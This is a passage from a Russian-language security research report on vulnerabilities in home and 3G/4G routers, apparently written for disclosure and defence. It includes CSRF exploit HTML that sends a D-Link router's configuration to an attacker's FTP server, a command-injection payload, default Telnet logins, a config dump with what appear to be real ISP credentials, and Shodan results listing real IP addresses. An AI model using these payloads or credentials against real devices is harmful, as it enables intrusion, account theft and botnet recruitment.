К сожалению, большинство производителей борется с данной уязвимостью методом фильтрации символов, а не запрета на загрузку командного интерпретатора при выполнении команды, что влечет за собой возможность обхода через те или иные фильтры.

Хранение паролей в открытом виде

Несмотря на то, что большинство SOHO-роутеров в качестве базовой ОС используют Linux, где с паролями определились уже давно, место хранения паролей и способ шифрования значительно различаются в зависимости от производителя и ревизии роутера. Достаточно часто пароли на роутере хранятся и вовсе в открытом виде.

В качестве примера можно привести популярную модель D-Link DIR-300, позволяющую продемонстрировать эксплуатацию 3 уязвимостей в одну строчку. Хранение паролей в открытом виде, сгенерированное с обходом авторизации и удаленным выполнением команд, используется для получения данных учетной записи администратора.

```
TimerT2="4000" TimerT4="5000" RegisterRetryInterval="30" InboundAuthUsername="" InboundAuthPassword="" UseCodecPriorityInSDPResponse:  
SIPResponseMapNumberOfElements="0">>  
<SIP AuthUserName="7812620" AuthPassword="Hsy" URI="7812620" >  
<SIP AuthUserName="78126519999" AuthPassword="nwtelecom" URI="102">  
<SIP ProxyServer="" ProxyServerPort="5060" ProxyServerTransport="UDP" X_HW_SecondaryProxyServer="" X_HW_SecondaryProxyServerPort="50"  
X_HW_SecondaryProxyServerTransport="" RegistrarServer="" RegistrarServerPort="5060" RegistrarServerTransport="UDP" X_HW_SecondaryReg  
X_HW_SecondaryRegistrarServerPort="5060" X_HW_SecondaryRegistrarServerTransport="UDP" OutboundProxy="" OutboundProxyPort="5060" X_HW.  
X_HW_SecondaryOutboundProxyPort="5060" UserAgentDomain="" UserAgentPort="5060" UserAgentTransport="" VLANIDMark="" EthernetPriorityM  
DSCPMark="0" Organization="" RegistrationPeriod="600" TimerT1="500" TimerT2="4000" TimerT4="5000" RegisterRetryInterval="30" Inbound.  
InboundAuthPassword="" UseCodecPriorityInSDPResponse="0" SIPResponseMapNumberOfElements="0">>  
<SIP AuthUserName="" AuthPassword="" URI="">  
<WANPPPConnectionInstanceID="1" Enable="0" Reset="0" ConnectionStatus="Unconfigured" PossibleConnectionTypes="" ConnectionT  
PPPoESessionID="" DefaultGateway="" Name="wan1" Uptime="" LastConnectionError="" AutoDisconnectTime="0" WarnDi  
RSIPAvailable="" NATEnabled="1" Username="szt" Password="szt" PPPEncryptionProtocol="" PPPCompressionProtocol="" PPPAuthenticationPr  
ExternalIPAddress="" RemoteIPAddress="" MaxMRUSize="1492" CurrentMRUSize="" DNSEnabled="1" DNSOverrideAllowed="" DNSServers="" MACAd  
MACAddressOverride="" TransportType="" PPPoEACName="" PPPoEServiceName="" ConnectionTrigger="AlwaysOn" RouteProtocolRx="" PPPLCEcho:  
ShapingRate="" ShapingBurstSize="" PortMappingNumberOfEntries="" PortTriggerNumberOfEntries="" X_HW_SERVICELIST="INTERNET" X_HW_VLAN:  
X_HW_MultiCastVLAN="4294967295" X_HW_ConnectionControl="0xFFFFFFFF" X_HW_E8C_LanInterface="InternetGatewayDevice.LANDevice.1.WLANCon  
X_HW_TR069FLAG="0">  
<X_HW_WebUserInfoInstance InstanceID="1" UserName="root" Password="hen" UserLevel="1" Enable="1"/>  
<X_HW_WebUserInfoInstance InstanceID="2" UserName="telecomadmin" Password="2JwaSIWZkSK7rG0YFjRDxeO3sMcxN01VoPvd6ntTACnBFhlal" UserL  
<ManagementServer EnableCWMP="0" URL="http://acs.nwtelecom.ru:7547" Username="St092ET5BWFF" Password="W2MEv9m4RcJE" PeriodicInformEn  
PeriodicInformInterval="3600" PeriodicInformTime="" ParameterKey="0" ConnectionRequestURL="" ConnectionRequestUsername="j4kNLrmZclG7  
ConnectionRequestPassword="nez7utpmw0I" UpgradesManaged="0" KickURL="" DownloadProgressURL="" DefaultActiveNotificationThrottle="0"  
UDPConnectionRequestAddress="" UDPConnectionRequestAddressNotificationLimit="0" STUNEnable="0" STUNServerAddress="" STUNServerPort="0"  
STUNPassword="" STUNMaximumKeepAlivePeriod="0" STUNMinimumKeepAlivePeriod="0" NATDetected="0" ManageableDeviceNumberOfEntries="0"  
ManageableDeviceNotificationLimit="0" X_HW_EnableCertificate="0" X_HW_CertPassword="test" X_HW_AuthMethod="Basic"/>  
<X_HW_ServiceManage FtpEnable="0" FtpUserName="root" FtpPassword="admin" FtpPort="21" FtpRootDir="/mnt/usb1_1/" FtpUserName="0"/>  
WAP(Dopra Linux) # Syn time by sntp already, OMCI invalid!
```




Рис. 38. Получение данных учетной записи

В новых роутерах GPON-семейства конфигурация несколько более обширна и хранится в XML-файлах. Убедиться в этом можно на примере популярного сейчас GPON-роутера Huawei HG 8245.

Для этого требуется залогиниться по Telnet (`root:admin, telecomadmin:admintelecom`) и найти слово "password" в XML-файлах конфигурации роутера. Выполнив команду: `cat *.xml | grep -i password | wc -l` в директории /mnt/jffs2, получаем количество найденных строк – 23.

Наиболее интересные пароли отмечены на рисунке красным:

Рис. 39. Часть найденных паролей

При более подробном рассмотрении обнаруживаются следующие полезные данные:

- учетная запись SIP;
- URL и учетная запись для подключения к CWMP-серверу провайдера;
- PPPoE-конфигурация;
- пользователь root в веб-интерфейсе не является привилегированным, telecomadmin является полноценным администратором в веб-интерфейсе роутера;
- после изменения пароля пользователя root в веб интерфейсе он остается прежним: root:admin.


Следует упомянуть о TR-069 (сокращение от Technical Report 069). Это техническая спецификация, описывающая протокол, основанный на XML, для управления абонентским оборудованием через глобальную сеть – CWMP (CPE WAN Management Protocol). Эта технология позволяет разгрузить техническую поддержку, так как в случае неправильной конфигурации клиентского оборудования может удаленно перенастроить абонентское устройство.

Однако есть и обратная сторона медали. Похитив один раз учетную запись для подключения к ACS-серверу, злоумышленник сможет всегда иметь свежую конфигурацию оборудования жертвы. Более того, в случае массового взлома роутеров потенциальный злоумышленник может настроить свой ACS-сервер и «перепривязать» роутеры к нему.

Хочется отметить, что TR-069 представляет целое семейство протоколов для конфигурации различного оборудования. Автоматическая настройка телевизионной приставки и VoIP-телефона происходит именно с его помощью.

Раскрытие информации

Зачастую разработчики роутера оставляют в прошивке разного рода скрипты отладочного назначения. Данные скрипты, как правило, выводят некритичную системную информацию без какой-либо предварительной авторизации. При этом в зависимости от версии прошивки имя скрипта может меняться. Так, например, в случае с D-Link DIR-300 существует минимум 3 варианта имени: DevInfo.php, DevInfo.txt, router_info.xml. Пример успешной эксплуатации приводится ниже:




```
1. 090h@iRoot: ~ (zsh)
→ ~ curl http://217.162.11.253:8080/DevInfo.php
Firmware External Version: V2.12
Firmware Internal Version: c1ik
Model Name: DIR-300
Hardware Version: Bx
WLAN Domain: GB
Kernel: 2.6.33.2
Language: en
Graphcal Authentication: Disable
LAN MAC: cc:b2:55:5c:a9:8a
WAN MAC: cc:b2:55:5c:a9:8b
WLAN MAC: cc:b2:55:5c:a9:8a
```

Рис. 40. Демонстрация раскрытия информации в D-Link DIR-300

В случае получения информации о ревизии устройства и версии прошивки, злоумышленник может предварительно подобрать и протестировать эксплойты, гарантированно работающие на данной версии. Также следует отметить, что отладочные скрипты присутствуют в прошивках, обладающих помимо этого целым спектром уязвимостей. Это позволяет осуществлять атаки с практической сто процентной вероятностью успешной эксплуатации. Поисковые системы пока не находят DevInfo.php и не индексируют ответ этого скрипта. То есть поиск уязвимых роутеров с помощью Google Dork невозможен.

В том же DIR-300 присутствует еще одна уязвимость раскрытия информации. В случае отсутствия отладочного скрипта DevInfo, информацию о версии роутера и прошивке можно получить из HTTP-заголовка. Данная особенность приводит к весьма неприятным последствиям. Поиск по HTTP-заголовкам является стандартной функцией хакерского поисковика ShodanHQ. Таким образом, потенциальный злоумышленник может легко найти себе жертву с роутером, чей веб-интерфейс доступен извне. При необходимости он может сделать выборку по нужной ему стране, а также уязвимой версии прошивки.

Можно сделать вывод, что использование связки уязвимости раскрытия информации и поисковика ShodanHQ станет, скорее всего, трендом при создании ботнет-сетей ближайшего будущего. Пример поиска уязвимых роутеров D-Link DIR-300 с веб-интерфейсом, доступным извне, и таргетирования по стране (Германия) представлен ниже.



The screenshot shows the Shodan search interface with the query "dir-300 country:DE". The results list two entries:

- D-LINK SYSTEMS, INC. | WIRELESS ROUTER | HOME**
 IP: 78.51.2.12
 Location: Telefonica Germany
 Added on: 14.04.2014
 Details
 f051002012.adsl.alicedsl.de
- D-LINK SYSTEMS, INC. | WIRELESS ROUTER | HOME**
 IP: 178.201.129.113
 Location: Unitymedia NRW GmbH
 Added on: 13.04.2014
 Details
 ip-178-201-129-113.unitymediagroup.de

On the left sidebar, there are sections for Services (HTTP, HTTP Alternate, Telnet, Oracle iSQL Plus) and Top Cities (Berlin, Stuttgart, Karlsruhe, Hamburg, Zwickau).

Рис. 41. Пример поиска D-Link DIR-300 в Германии

Межсайтовая подделка запросов

CSRF (Cross Site Request Forgery), впервые продемонстрированная в 2000 году, является атакой на посетителей сайтов и использует недостатки протокола HTTP. Ее суть в том, чтобы спровоцировать браузер пользователя на отправку нужного HTTP-запроса к атакуемой системе. Как правило, подразумевается, что пользователь авторизован на атакуемом ресурсе.

В веб-реализации интерфейса роутеров возможность данной атаки встречается достаточно часто. Она позволяет нападать на роутеры даже в тех случаях, когда доступ к веб-интерфейсу роутера закрыт извне правилами файрвола, так как конечный пользователь имеет доступ к веб-интерфейсу устройства из локальной сети. Учитывая, что пользователь авторизован там далеко не всегда, наибольшую опасность в реальных условиях представляет собой связка межсайтовой подделки запросов с обходом авторизации.

Рассмотрим эту атаку на примере D-Link DPN-5402. Данный роутер внедряется в России миллионными партиями. Прошивка устройства содержит множественные уязвимости.



Рис. 42. Веб-интерфейс D-Link DPN-5402

Для начала рассмотрим подробно запрос, отправляемый браузером пользователя при нажатии кнопки сохранения конфигурации в веб-интерфейсе роутера.

```
request
raw params headers hex
POST /goform/cbBackupCfgByFTP.xml HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 90
Accept: /*
Origin: http://192.168.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/28.0.1500.95 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/backup_update.html
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: LoginRole=admin; ModNum=3; SessionStatus=Valid;
SessionID=2d0e07fc53188b971bfbee671f64d9e0; LoginTime=00:01;
LoginDate=01/01; LoginName=admin; TimeOut=600
rqProtocol=ftp&rqServerIP=192.168.0.2&rqPort=21&rqFileName=filename
&rqUsername=ftp_login&rqPasswd=ftp_pass
```

Рис. 43. HTTP-запрос на сохранение конфигурации на удаленный FTP-сервер

Как видно, в HTTP-запросе фигурирует ID сессии в cookie и поле Referer, однако программное обеспечение роутера не проверяет ни то, ни другое при обработке запроса, что позволяет обойти авторизацию, а также успешно применить межсайтовую подделку запросов. Также программное обеспечение роутера не проверяет, POST- это или GET-запрос.

Таким образом, для успешной атаки на роутер злоумышленнику достаточно заманить пользователя на страницу, содержащую следующий HTML-код:

```
<IMG src ="http://192.168.0.1/goform/cbBackupCfgByFTP.
xml?rqProtocol=ftp&rqServerIP=192.168.0.2&rqPort=2
1&rqFileName=ftp_config&rqUsername=anonymous"
width="0" height="0">
```

Рис. 44. Код CSRF-эксплойта

При визите на данную страницу браузер пользователя попытается подгрузить картинку, якобы лежащую на роутере. Если это происходит, роутер загружает конфигурацию на FTP-сервер атакующего. Обход авторизации позволяет атаковать пользователей, не авторизованных на роутере в момент атаки. Как видно из примера выше, для успешной атаки злоумышленнику требуется «угадать» только IP-адрес роутера в локальной сети, но учитывая, что большинство пользователей его не меняют, можно говорить почти о стопроцентном успехе эксплуатации уязвимости. Следует отметить, что для атаки на роутер в данном случае можно использовать любой сайт, позволяющий вставлять картинки по URL. Автор данного исследования в качестве демонстрации использовал для атаки популярный в рунете сайт habrahabr.ru.

Схема эксплуатации комбинации уязвимостей показана ниже:




Рис. 45. Схема CSRF-атаки

В результате успешной атаки злоумышленник может получить конфигурационный файл роутера, содержащий:

- конфигурацию сети;
- PPPOE-аккаунт;
- SIP-аккаунт.

PPPOE- и SIP-аккаунты сейчас не привязаны к устройству, что позволяет злоумышленнику пользоваться Интернетом и SIP-телефоном жертвы. Для этого достаточно загрузить данную конфигурацию на аналогичный роутер.

Учитывая, что среди уязвимостей D-Link DPN-5402 есть еще и уязвимость внедрения команд, можно, например, создать веб-страницу с небольшой полезной нагрузкой, которая будет перезагружать роутер при заходе на нее. HTML-код эксплойта приводится ниже.

```
<IMG src ="http://192.168.0.1/goform/cbBackupCfgByFTP.xml?rqProtocol=tftp&rqServerIP=192.168.0.2&rqPort=69|reboot||x&rqFileName=settings" width="0" height="0">
```

Рис. 46. Удаленная перезагрузка роутера посредством HTML-кода

Итак, CSRF-атаки на роутер особенно опасны по следующим причинам:

- позволяют обойти брандмауэр, встроенный в роутер;
- не обнаруживаются современными антивирусами;
- вредоносный код может быть практически на любом популярном ресурсе в сети Интернет;
- возможно построение ботнета в автоматическом режиме.

Уязвимость к атаке XSS

Уязвимость фильтрации пользовательских данных, приводящая к возможности проведения XSS-атаки, не обошла стороной и роутеры. Как правило, она проявляется в веб-интерфейсе роутера. Активные XSS-атаки на роутер не являются редкостью. С помощью XSS можно, например, изменить настройки DNS на роутере, что позволит поменять DNS на всех устройствах, подключенных к нему. Следует учитывать, что для успешного осуществления атаки, как

правило, требуется авторизация пользователя на устройстве. Для маскировки XSS-вектора в случае реальной атаки потенциальный злоумышленник может использовать любой сокращатель ссылок.




Рис. 47. Пример успешной активной XSS-атаки на TP-Link 841N

Популярный роутер ZyXEL Keenetic обладает рядом уязвимостей, что вкупе с возможностью реализации атаки CSRF делает его желанной мишенью для потенциального злоумышленника.

Однако гораздо интереснее рассмотреть возможность XSS в нестандартном контексте. Например, возможна пассивная атака на ZyXEL Keenetic с помощью XSS в имени компьютера. Сценарий атаки следующий: потенциальный злоумышленник взламывает Wi-Fi ZyXEL Keenetic через уязвимость WPS. После чего, установив имя компьютера: `1337»;` – он подключается к взломанной Wi-Fi-сети. Благодаря уязвимости он может оставаться невидимым в списке подключенных компьютеров.




Рис. 48. Пустой список подключений при использовании стелс-имени атакующего

Общая рекомендация пользователям ZyXEL Keenetic: обновить прошивку до версии 2 для устранения множественных уязвимостей.

Еще одним интересным источником потенциальной атаки является имя Wi-Fi-сети. С помощью активной XSS в ESSID (имени Wi-Fi-сети) можно добиться невозможности авторизации и перепроправки через веб-интерфейс в целом ряде роутеров производства ZyXEL, D-Link, TP-Link.

Переполнение буфера

Переполнение буфера встречается в программном обеспечении роутеров. Как правило, уязвимость обнаруживается в процессе обработки сервисом какого-либо протокола, хотя есть примеры уязвимостей и в веб-интерфейсе роутеров, так как он, как правило, представляется в скомпилированном виде и написан на ANSI C. Уязвимости переполнения в роутерах эксплуатируются значительно реже по причине MIPS-специфики. В самом популярном экспloit-фреймворке, MetaSploit, в наличии только два вида шеллкодов и по два варианта MIPS-архитектуры.

Демон Telnetd в прошивке ZyXEL Keenetic имеет уязвимость переполнения буфера на один байт по причине некорректного расчета длины строки без учета завершающего символа. Данная уязвимость обнаружена простым фаззером Telnet, исходный код которого доступен здесь: <https://github.com/0x90/routerz>




Рис. 49. Переполнение буфера в роутере ZyXEL Keenetic

Уязвимости переполнения буфера в UPnP-сервисе роутеров D-Link встречаются с 2006 года. Проблема переполнения буфера в веб-интерфейсе роутеров D-Link DIR-605L обнаружена в системе защиты от перебора логина и пароля, т. е. в обработке введенных символов Captcha. Эксплойт для данной уязвимости доступен в MetaSploit.

Также в ряде роутеров TP-Link присутствует переполнение буфера в скрипте перепрошивки устройства. Проблема содержится в неправильной обработке размера HTTP-данных, что, в свою очередь, приводит к переполнению буфера на куче. Во время переполнения на отладочную консоль выводятся сообщения, приведенные на рисунке.

```
# do_page_fault() #2: sending SIGSEGV to fwupdate.cgi for invalid read access from
00000000 (epc == 2ab0bb28, ra == 00401c94)
do_page_fault() #2: sending SIGSEGV to fwupdate.cgi for invalid read access from
00000000 (epc == 2ab0bb28, ra == 00401c94)
```

Рис. 50. Переполнение буфера в TP-Link 841N

OpenSSL Heartbleed

Уязвимость OpenSSL, о которой в последнее время написано огромное количество статей, присутствует, в том числе, и на роутерах. Обычно уязвимая библиотека OpenSSL используется в рамках поддержки протокола HTTPS. Как уже говорилось ранее, использование HTTPS-протокола для доступа к веб-интерфейсу на SOHO-роутерах встречается достаточно редко и, как правило, с использованием скомпрометированной OpenSSL-библиотеки. Автору данного исследования встречалась только пара роутеров с поддержкой HTTPS: это D-Link DPN-5402 и ASUS RT-12. Но судя по всему, уязвимы практически все новые роутеры производства ASUS, а также некоторые модели роутеров Cisco.

Наличие уязвимости OpenSSL Heartbleed проверено на прошивке для ASUS RT-N56U от padavan: <https://code.google.com/p/rt-n56u/>. В данной прошивке доступ к административной части по умолчанию предоставляется исключительно по про-

токолу HTTP, но в настройках можно включить использование HTTPS, после чего роутер будет уязвим к OpenSSL Heartbleed.




Рис. 51. Административная часть веб-интерфейса ASUS RT-N56U





Рис. 52. Эксплуатация уязвимости OpenSSL на ASUS RT-N56U

Защита

Как показывает практика, большинство прошивок от производителя обладают теми или иными уязвимостями. Причем далеко не всегда обновления прошивки устраниют проблемы. Настоятельно рекомендуем перепрошивку роутера на OpenWRT – свободно распространяемую прошивку для роутеров. Единственное условие – это наличие поддержки OpenWRT конкретной модели роутера, ибо в разных ревизиях возможны разные Wi-Fi-чипы, и некоторые не поддерживаются и по сей день. В случае если роутер не поддерживается OpenWRT, необходимо обновлять прошивку до последней версии и делать это на регулярной основе.

Средства защиты в виде антивирусов для роутеров не существуют и разработаны не будут в силу следующих причин:

- Слишком большое количество чипсетов и роутеров. Антивирус для роутера должен учитывать чипсет устройства, что практически нереально в силу изобилия последних;
- Ограниченные ресурсы. Количество ПЗУ и ОЗУ в роутерах мизерное и заточено под нормальную работу конкретной прошивки.



БЕЗОПАСНОСТЬ 3G/4G-РОУТЕРОВ

К безопасности 3G/4G-роутеров следует относиться с особой осторожностью, ибо сейчас они устанавливаются в поездах, такси и других средствах передвижения. Как показывает практика, чаще всего используются роутеры фирмы Huawei под брендом «Мегафон».

С точки зрения аппаратной составляющей данный класс устройств представляет собой обычный роутер со встроенным 3G/4G-модемом. Наличие аккумулятора опционально и зависит от конкретной модели.

Функционально мобильный 3G/4G-роутер гораздо больше похож на современный смартфон с веб-интерфейсом вместо сенсорного экрана, чем на обычный SOHO-роутер. В веб-интерфейсе роутера существует возможность получения и отправки SMS и USSD-запросов. Однако данный функционал зачастую блокируется в конфигурации устройства.

Разберем безопасность такого класса устройств на примере Huawei E5372, распространяемого в России под следующими брендами: Мегафон MR100-3, MTC 823F. Данный вид роутеров имеет встроенный модем. Как и в случае с обычными 3G/4G-модемами, используется технология ZeroCD для хранения программного обеспечения.




Рис. 53. Содержимое ZeroCD

В случае подключения устройства по USB к персональному компьютеру данный роутер работает по принципу обычного 3G/4G-модема. Замена содержимого ZeroCD также предусмотрена для удобства провайдеров при брендинговании программного обеспечения. Таким образом, можно провести параллель с 3G/4G-модемами. Заражение ZeroCD, манипуляции с конфигурационными файлами, как и другие уязвимости 3G/4G-модемов, актуальны и для 3G/4G-роутеров.

Если рассматривать данный класс устройств как роутеры, то можно заметить, что уязвимости, характерные для SOHO-роутеров, не обошли их стороной. Например, в программном обеспечении Huawei E5372 присутствует несколько видов уязвимостей, рассмотренных выше.

Как и в случае с обычными роутерами, WPS включен по умолчанию, однако возможность отключить его средствами веб-интерфейса отсутствует, что негативно сказывается на безопасности данных устройств.

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	MTS823F-C959	2	WPA2	61db	wps	
2	parnas582	7	WPA2	25db	wps	
3	TP-LINK_DDR26C	12	WPA2	16db	wps	
4	Vova123	11	WPA2	14db	wps	
5	1105	8	WPA2	13db	wps	
6	Wireless551	11	WPA2	13db	wps	
7	aaa	2	WPA2	12db	wps	
8	egor.net	8	WPA2	12db	wps	
9	Keenetic-8933	2	WPA2	12db	wps	
10	irina	12	WPA2	11db	wps	
11	@snchv	4	WPA2	9db	wps	

Рис. 54. Включенный по умолчанию WPS на MTS-823F (Huawei E5372)

